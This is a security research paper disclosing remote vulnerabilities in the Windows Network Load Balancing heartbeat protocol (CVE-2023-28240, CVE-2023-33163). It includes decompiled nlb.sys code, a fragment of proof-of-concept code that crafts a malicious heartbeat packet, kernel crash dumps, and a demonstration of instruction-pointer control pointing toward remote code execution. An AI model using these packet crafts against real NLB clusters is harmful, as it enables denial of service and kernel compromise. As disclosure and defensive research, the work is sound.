Heartbeat Havoc: Unveiling Remote Vulnerabilities in Windows Network Load Balancing

By RyeLv(@b2ahex), Greenbamboom

Abstract

This paper unveils various zero-click vulnerabilities in Windows Network Load Balancing (NLB), which could significantly impact system availability and security. These vulnerabilities potentially enable attackers to conduct dangerous activities such as remote code execution (RCE), denial-of-service (DoS), information disclosure, and memory leaks. We conducted an in-depth reverse engineering of the NLB heartbeat protocol, successfully identifying these vulnerabilities and reporting them to MSRC. They were subsequently merged into CVE-2023-28240 and CVE-2023-33163. Additionally, we will show other cases, while not officially recognized, still have the potential to disrupt the stability of NLB services. We look forward to providing a detailed presentation of our findings at this conference.


1. Background

1.1 NLB Overview

Windows Network Load Balancing (NLB) is a service provided by Microsoft Windows operating systems, designed to enhance the availability and scalability of network services. NLB operates by distributing incoming traffic across multiple servers within a cluster, this allows for the efficient handling of increased traffic loads. Individual servers in an NLB cluster are called hosts, with the capability to accommodate up to 32 hosts in a single cluster.


NLB utilizes predefined rules and load distribution algorithms to determine the appropriate server to handle incoming requests. Additionally, it continuously monitors the health of servers in real-time. In the event of a server failure, NLB automatically redirects incoming requests to other available servers, ensuring uninterrupted service delivery.

NLB is versatile and can be applied to various network services and application scenarios, including web servers, FTP servers, mail servers, and more. Each NLB Host has its own Dedicated IP, which is used for management, and they all share the same Virtual IP for handling client requests. Its straightforward configuration and operation require no additional hardware devices, making it a cost-effective and easy-to-manage solution for load balancing.



1.2 NLB Modules

When we install the NLB feature in Windows, It will add some new files. The main executable you interact with is nlbmgr, which is the NLB Manager. It allows us to configure and manage NLB clusters:




At the kernel level, we have the nlb.sys driver, which is the core component handling the network load balancing process. This driver works closely with the TCP/IP stack to intercept and distribute incoming traffic to the network adapters. Above this layer, we have the server application, which receives traffic routed by NLB. The nlb.sys driver communicates directly with the network adapter drivers, making sure that requests distributed across different hosts based on the NLB configuration.


1.3 NLB Heartbeat Mechanism

In Windows Network Load Balancing ,the heartbeat feature and convergence process ensure

the reliability and high availability of the cluster. Each host sends and receives heartbeat packets to check the online status of other hosts in the cluster. If a host fails to respond within the specified timeframe, NLB treats it as inactive, triggering the convergence process.
During convergence, the active hosts redistribute the network load, keeping service continuity and load balancing.
These core functions are mainly handled by the nlb.sys file.




We' ll dive into the nlb code and walk through the process of handling heartbeat packets in NLB.
NLBCoreReceivePacket is the entry point when a heartbeat packet arrives. It receives the packet and passes to NLBCoreReceiveHeartbeat, which is responsible for validating that it's a normal heartbeat message and call different processing functions according to the type of heartbeat packet.
If the heartbeat relates to membership, the NLBCoreReceiveMembershipHeartbeat checks and updates the status of the nodes, ensuring consistency across the cluster.
For identity-related heartbeat packets, NLBCoreReceiveIdentityHeartbeat will update IdentityCache and NLBIPList.
if there is any additional protocol data in the heartbeat packet,
NLBCoreReceiveNRProtocolData function parses it to update the cluster's status accordingly.



Case Studies

2.1 Case Study 1: OOB R&W by Evil HostID

In NLB configuration, the Host ID serves as a unique identifier for each host within the cluster. It's typically assigned a value between 0 and 31, as NLB clusters support up to 32 hosts.




When a new host is added to the NLB cluster, the system will send an IdentityHeartbeat packet. The IdentityHeartbeat packets are processed by NLBCoreReceiveIdentityHeartbeat

```
Void NLBCoreReceiveIdentityHeartbeat(…)
{
    Do some verification of packet length and version
    if(DataType == 1)
        NLBCoreReceiveIdentityFQDNPayload(...)
    if(DataType == 2)
        NLBCoreReceiveIdentityDIPPayload(...)
    logging
}
```


The functions NLBCoreReceiveIdentityFQDNPayload and NLBCoreReceiveIdentityDIPPayload will reference the HostID set here to index the IdentityCache

```
/* Identity cache */
MAIN_IDENTITY        identity_cache[32];
```

As shown in this diagram, the IdentityCache is an array of 32 entries, each corresponding to a specific HostID. Each HostID has a corresponding DIPEntryList, which contains all the DIP entries associated with that HostID. The DIPEntryList is a linked list, allowing for operations such as add, get DIP entries. NLB uses the DIPEntryList to manage the specific IP addresses of each host in the cluster and utilizes them during load balancing and failover processes:



Let’ s imagine a scenario where we make a special heartbeat packet and set its HostID to a value greater than 32. So what happens if the HostID Goes beyond this range?



let's check the two core processing functions of the Identity heartbeat packet: NLBCoreReceiveIdentityFQDNPayload and NLBCoreReceiveIdentityDIPPayload

Trigger by NLBCoreReceiveIdentityFQDNPayload

NLBCoreReceiveIdentityFQDNPayload is to receive FQDNPayload and update it to the global IdentityCache. At this case, we make an NLB heartbeat packet with a HostID of 0x22222222:

```
*(unsigned long*)(nlb) = 0xC0DE01C0;
*(unsigned long*)(nlb + 4) = 0x205;
*(unsigned long*)(nlb + 8) = 0x22222222;
*(unsigned long*)(nlb + 12) = inet_addr("192.168.40.100");
nlb[20] = 1;
nlb[21] = 2;
nlb[22] = 0;
nlb[23] = 0;
nlb[24] = 0;
nlb[25] = 0;
nlb[26] = 0;
nlb[27] = 0;
nlb[28] = 0;
```

As shown in the code, it used directly without validation, this index can fall outside the array's intended bounds, resulting in an out-of-bounds (OOB) write and allows the attacker to overwrite adjacent memory locations with controllable data, as shown in the memmove operation:

```
__int64 NLBCoreReceiveIdentityFQDNPayload(…)
{
     pFRAME_HDR = PocData
    HostID = pFRAME_HDR->HostID;     //Parse the HostID, we can control this
    V10 = HostID - 1;
    pwszFQDN = pFRAME_HDR->idhb_msg->fqdn     //we can control the pwszFQDN too
    ...
    p_Lock = &pContext->Lock;
    if ( DispatchLevel )
        KeAcquireSpinLockAtDpcLevel(&p_Lock->SpinLock);
    else
        pContext->Lock.OldIrql = KeAcquireSpinLockRaiseToDpc(&p_Lock->SpinLock);
```

```
    pContext->IdentityCache[v10].HostID = HostID - 1;      //OOB
     pContext->IdentityCache[v10].ttl = 3 * pContext->params.identity_period; //OOB
     /*An out-of-bounds write with controllable content */
    memmove(&pContext->IdentityCache[v10].fqdn, pwszFQDN, qdn_char*sizeof(WCHAR));
    ...
}
```

So we can achieve the crash in NLBCoreReceiveIdentityFQDNPayload:

```
TRAP_FRAME:  fffff8025ade2940 -- (.trap 0xfffff8025ade2940)
NOTE: The trap frame does not contain all registers.
Some register values may be zeroed or incorrect.
rax=0000000000000003 rbx=0000000000000000 rcx=0000000022222221
rdx=ffffbd017de43be8 rsi=0000000000000000 rdi=0000000000000000
rip=fffff8025f637195 rsp=fffff8025ade2ad0 rbp=0000000022222222
 r8=ffffbd017dd2d218  r9=ffffbd017dd2d22c r10=fffff8025b5cd9b0
r11=fffff8025ade2b90 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei pl nz na po nc
NLB!NLBCoreReceiveIdentityFQDNPayload+0x115:
fffff802`5f637195 43399c3714260000 cmp     dword ptr [r15+r14+2614h],ebx ds:00000000`00002614=????????
Resetting default scope

STACK_TEXT:
fffff802`5ade27f8 fffff802`5b7f5e29     : 00000000`0000000a ffffbd48`f55bcb2c 00000000`00000002 00000000`00000000 : nt!KeBugCheckEx
fffff802`5ade2800 fffff802`5b7f12c5     : 00000000`00000000 ffff8980`00000000 fffff802`5f6665f0 fffff802`5ade0000 : nt!KiBugCheckDispatch+0x69
fffff802`5ade2940 fffff802`5f637195     : 00000000`00000000 ffffbd01`22222222 ffffbd01`00000000 fffff802`00000000 : nt!KiPageFault+0x485
fffff802`5ade2ad0 fffff802`5f6373f0     : 00000000`00000024 ffffbd01`7de43000 fffff802`5ade2e30 00000000`00000004 : NLB!NLBCoreReceiveIdentityFQDNPayload+0x115
fffff802`5ade2b30 fffff802`5f635889     : 00000000`00000000 ffffbd01`7de43000 ffffbd01`7de43be8 ffffbd01`7de43068 : NLB!NLBCoreReceiveIdentityHeartbeat+0x134
fffff802`5ade2bb0 fffff802`5f637d4f     : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : NLB!NLBCoreReceiveHeartbeat+0x365
fffff802`5ade2cc0 fffff802`5f624ba7     : ffffbd01`00000046 fffff802`5ade2e00 fffff802`00000054 ffffbd01`7dd2d218 : NLB!NLBCoreReceivePacket+0x14b
fffff802`5ade2da0 fffff802`5d1b6215     : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : NLB!NLBFilterReceiveNetBufferLists+0x257
fffff802`5ade3080 fffff802`5d1b5c83     : 00000000`00000000 fffff802`5ade3170 fffff802`5f624950 fffff802`5c204e00 : NDIS!ndisCallReceiveHandler+0xb9
```

Trigger by NLBCoreIdentityCacheAddDIPEntry


Go back to the beginning of NLBCoreReceiveIdentityHeartbeat, when DataType is equal to 2, NLBCoreReceiveIdentityDIPPayload is called.

This function has the same and references the HostID that has not been safely verified, but the difference is that its reference logic is in a sub-function. Let's check what this function does: it will be parsing the nlb heartbeat packet we send , update the two global tables DIPEntryList and NLBIPList:

```
__int64 __fastcall NLBCoreReceiveIdentityDIPPayload(...)
{
  HostID = *(_DWORD *)(a3 + 8);
  v10 = 8 * (unsigned int)*(unsigned __int8 *)(a4 + 1) - 10;
  type = *(_WORD *)(a4 + 8);
  if ( type != 23 || (unsigned int)v10 >= 0x10 )// Check the type and Length of DIPPayload
  {
    *(_DWORD *)&dip_addr[16] = 0;
    *(_OWORD *)dip_addr = 0i64;
    v13 = 2;
    if ( type == 2 )                          // IPv4
    {
      *(_DWORD *)&dip_addr[4] = *(_DWORD *)(a4 + 10);
      *(_QWORD *)&dip_addr[8] = 0i64;
      *(_DWORD *)&dip_addr[16] = 0;
      *(_DWORD *)dip_addr = 2;
    }
    else
    {
      if ( type == 23 )                       // IPv6
```

```
      {
        v14 = *(_OWORD *)(a4 + 10);
        *(_DWORD *)dip_addr = 3;
        *(_OWORD *)&dip_addr[4] = v14;
        goto LABEL_12;
      }
      v13 = *(_DWORD *)dip_addr;
    }
    if ( !v13 )
    {
      v12 = 0xC0000001;
      goto LABEL_30;
    }

    v15 = NLBCoreIdentityCacheAddDIPEntry(pContext, HostID, &dip_addr, a5);// Initialize the
dip_addr and Update DIPEntryList
    ...
    // there is another uaf vulnerability, we will explain it in case study 3
    NLBIPListAddItemEx(&pContext->DIPList, 5, *(int *)v19, &v19[4], 0, 0i64); // Update NLBIPList
    ...
}
```

NLBCoreIdentityCacheAddDIPEntry constructs a DIPEntry based on dip_addr and inserts it into the **IdentityCache[HostID].DIPEntryList**. However, as each HostID has a corresponding DIPEntryList, indexing based on HostID can lead to an Out-of-Bounds (OOB) Read.
We modify the POC to enter the NLBCoreIdentityCacheAddDIPEntry and set the HostID to 0x11111111:



Trigger by NLBCoreIdentityCacheGetDIPEntry

NLBCoreIdentityCacheGetDIPEntry is designed to get a DIPEntry from the IdentityCache based on a given HostID.
So, as expected, the reference to HostID in NLBCoreIdentityCacheGetDIPEntry also suffers from the same vulnerability:

```
__int64 NLBCoreIdentityCacheGetDIPEntry(…int HostID)
{
```

```
  ...
  if ( WPP_GLOBAL_Control != (PDEVICE_OBJECT)&WPP_GLOBAL_Control &&
(HIDWORD(WPP_GLOBAL_Control->Timer) & 8) != 0 )
    WPP_SF_(WPP_GLOBAL_Control->AttachedDevice, 73i64,
&WPP_cbc99019d247383a94b51dd988f41ab3_Traceguids);
  v9 = (KSPIN_LOCK *)(a1 + 104);
  *(_OWORD *)a4 = 0i64;
  *(_DWORD *)(a4 + 16) = 0;
  if ( a5 )
    KeAcquireSpinLockAtDpcLevel(v9);
  else
    *(_BYTE *)(a1 + 112) = KeAcquireSpinLockRaiseToDpc(v9);
  v10 = (_QWORD *)(a1 + 536i64 * (unsigned int)(HostID - 1) + 0x2618);  //Controllable HostID
  v11 = (_QWORD *)*v10;    // OOB Read
  ...
}
```

We can also trigger a crash in NLBCoreIdentityCacheGetDIPEntry, causing an out-of-bounds read:

```
Calls
Raw args  Func info  Source  Addrs  Headings  Nonvolatile regs  Frame nums  Source args   More  Less
nt!KeBugCheckEx
nt!KiBugCheckDispatch+0x69
nt!KiPageFault+0x485
NLB!NLBCoreIdentityCacheGetDIPEntry+0xa5
NLB!NLBCoreReceiveMembershipHeartbeat+0x1e3
NLB!NLBCoreReceiveHeartbeat+0x375
NLB!NLBCoreReceivePacket+0x14b
NLB!NLBFilterReceiveNetBufferLists+0x257
NDIS!ndisCallReceiveHandler+0xb9
NDIS!ndisCallNextDatapathHandler<2,void * __ptr64 & __ptr64,void (__cdecl*& __ptr64)(void * __ptr64,_NET_BUFFER_LIST *
NDIS!ndisIterativeDPInvokeHandlerOnTracker<2,void __cdecl(void * __ptr64,_NET_BUFFER_LIST * __ptr64,unsigned long,unsi
NDIS!ndisInvokeIterativeDatapath<2,void __cdecl(void * __ptr64,_NET_BUFFER_LIST * __ptr64,unsigned long,unsigned long,

Command
TRAP_FRAME:  fffff80514882920 -- (.trap 0xfffff80514882920)
NOTE: The trap frame does not contain all registers.
Some register values may be zeroed or incorrect.
rax=0000000000000000 rbx=0000000000000000 rcx=ffff8372df17d6c8
rdx=0000000033333333 rsi=0000000000000000 rdi=0000000000000000
rip=fffff80519442e55 rsp=fffff80514882ab0 rbp=0000000000000000
 r8=00000000000005d8  r9=fffff80514882b48 r10=fffff80515086090
r11=fffff80514882b90 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei ng nz na pe nc
NLB!NLBCoreIdentityCacheGetDIPEntry+0xa5:
fffff805`19442e55 488b01          mov     rax,qword ptr [rcx] ds:ffff8372`df17d6c8=????????????????
Resetting default scope
```

However, in the above some vulnerability triggering paths, We found that there are possible ways to rce here.

For example, in the NLBCoreReceiveIdentityFQDNPayload function, we can control each parameter of the memmove function, maybe we can find a module outside of KCFG and modify the function pointer to control the RIP register like this.

```
r11=0000000000000000 r12=0000000010000004 r13=ffffb38b6e457010
r14=ffffb38b6ef38090 r15=ffffb38b6e457750
iopl=0         nv up ei pl nz ac pe cy
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00050213
FLTMGR!guard_dispatch_icall_nop:
fffff803`45bb0c40 ffe0            jmp     rax {41414141`41414141}
Resetting default scope

PROCESS_NAME:

STACK_TEXT:
ffffae81`d70845f8 fffff803`45ba7276     : ffffb38b`6e457750 00000000`00000000 ffffb38b`6ef38010 00000000`00000000 : FLTMGR!guard_dispatch_icall_nop
ffffae81`d7084600 fffff803`45ba6ce1     : ffffae81`d70847e0 00000000`00001002 ffffb38b`6efd1a00 ffffb38b`6d699800 : FLTMGR!FltpPerformPreCallbacksWorker+0x3a6
ffffae81`d7084710 fffff803`45ba5cf2     : ffffae81`d7085000 ffffae81`d707f000 ffffae81`d70847e0 ffffae81`d70847f0 : FLTMGR!FltpPassThroughInternal+0xd1
ffffae81`d7084760 fffff803`45ba5992     : ffffffff`fffe7960 00000000`00000000 00000000`00000000 ffffb38b`6d699840 : FLTMGR!FltpPassThrough+0x172
ffffae81`d70847c0 fffff803`448da1f5     : ffffb38b`6d6ac030 ffffb38b`6fbad190 00000000`6d699800 00000000`00000000 : FLTMGR!FltpDispatch+0x142
ffffae81`d7084820 fffff803`44e1000c     : ffffb38b`6fbad190 ffffb38b`6d586b80 00000000`00000000 ffffb38b`6fbad190 : nt!IofCallDriver+0x65
ffffae81`d7084860 fffff803`44df84be     : ffffb38b`6b9f2380 ffffb38b`6fbad160 ffffb38b`6fbad160 ffffae81`d7084a49 : nt!IopDeleteFile+0x13c
ffffae81`d70848e0 fffff803`448d8507     : 00000000`00000000 00000000`00000000 ffffae81`d7084a49 ffffb38b`6fbad190 : nt!ObpRemoveObjectRoutine+0x7e
ffffae81`d7084940 fffff803`44dfa507     : 00000000`00000001 00000000`00000001 00000000`00000001 ffffb38b`6fbad190 : nt!ObfDereferenceObjectWithTag+0xc7
ffffae81`d7084980 fffff803`44df9b89     : 00000275`3ad0c8c0 00000000`0000018c 00000000`00000608 00000000`00000000 : nt!ObpCloseHandle+0x327
```

Security Checks Removed: From WLBS to NLB

We found something interesting when study the old WLBS code with the refactored NLB version.
In WLBS, there was a safety check to make sure the HostID not go over 32, but in the new NLB module, that check is missing.
This shows how refactor code can sometimes accidentally leave out important checks, which could create vulnerabilities.

```
Main_recv_ping Function in main.c (NT\net\wlbs\driver) at line 5994 (77 lines)
    if (cvy_hdrp->cl_ip_addr == 0 || cvy_hdrp->cl_ip_addr != ctxtp->cl_ip_addr)
    {
        return FALSE;
    }

    /* Sanity check host id. */
    if (cvy_hdrp->host == 0 || cvy_hdrp->host > CVY_MAX_HOSTS)
    {                                              #define CVY_MAX_HOSTS 32
        UNIV_PRINT_CRIT(("Main_recv_ping: Bad hc Constant in nlbkd.h (NT\net\wlbs\nlbkd) at line 64 ));
        TRACE_CRIT("%!FUNC! Bad host id %d", cvy Style: Ref to Const

        if (!ctxtp->bad_host_warned && ctxtp->convoy_enabled)
        {
            WCHAR num[20];

            Univ_ulong_to_str(cvy_hdrp->host, num, 10);
            LOG_MSG(MSG_ERROR_HOST_ID, num);
            ctxtp->bad_host_warned = TRUE;
        }

        return FALSE;
```

2.2 Case Study 2: Integer overflow in TLV_HEADER

This vulnerability occurs within the NLBCoreReceiveIdentityDIPPayload function as previously introduced.
When calculating the length from the TLV_HEADER, the computation is expressed as 8 * (unsigned int)*(unsigned __int8 *)(a4 + 1) – 10, that is: **v10 = 8 * (pTLV->length8) - 10**.

Due to the unsigned calculation here, when pTLV->length8 is less than **2**, it triggers an integer overflow, bypassing the subsequent safety check of **if((unsigned int)v10 >= 0x10)**. Subsequent references to a4 will further trigger an OOB Read: **v14 = *(_OWORD *)(a4 + 10).**

```
__int64 __fastcall NLBCoreReceiveIdentityDIPPayload(...)
{
  HostID = *(_DWORD *)(a3 + 8);
  v10 = 8 * (unsigned int)*(unsigned __int8 *)(a4 + 1) - 10;   // integer overflow
  type = *(_WORD *)(a4 + 8);
  if ( type != 23 || (unsigned int)v10 >= 0x10 )   // bypass 0x10 check
  {
```

```
……
  if ( type == 23 )                      // IPv6
  {
    v14 = *(_OWORD *)(a4 + 10);          // OOB Read
    *(_DWORD *)dip_addr = 3;
```

Bugs of this kind are not easy to trigger crashes. Let's observe it from Windbg. NLB!NLBFilterReceiveNetBufferLists is used to receive nlb related packets, with its second parameter(_NET_BUFFER_LIST) being the buffer list of the received packet, The _NET_BUFFER_LIST can be viewed as a linked list where each node represents a buffer for a network packet. Each node contains a pointer to the buffer of the data packet as well as other information related to the packet:

```
1: kd> ba e1 nlb!NLBFilterReceiveNetBufferLists
1: kd> g
Breakpoint 0 hit
NLB!NLBFilterReceiveNetBufferLists:
fffff809`36324950 4055            push    rbp
0: kd> dt @rdx _net_buffer_list
NDIS!_NET_BUFFER_LIST
   +0x000 Next             : (null)
   +0x008 FirstNetBuffer   : 0xffffc204`9787cf50 _NET_BUFFER
   +0x000 Link             : _SLIST_HEADER
   +0x000 NetBufferListHeader : _NET_BUFFER_LIST_HEADER
   +0x010 Context          : (null)
   +0x018 ParentNetBufferList : (null)
   +0x020 NdisPoolHandle   : 0xffffc204`975bec80 Void
   +0x030 NdisReserved     : [2] (null)
   +0x040 ProtocolReserved : [4] (null)
   +0x060 MiniportReserved : [2] 0xffffc204`97898fa0 Void
   +0x070 Scratch          : (null)
   +0x078 SourceHandle     : 0xffffc204`94b211a0 Void
   +0x080 NblFlags         : 0
   +0x084 ChildRefCount    : 0n0
   +0x088 Flags            : 0x100
   +0x08c Status           : 0n0
   +0x08c NdisReserved2    : 0
   +0x090 NetBufferListInfo : [29] (null)
```

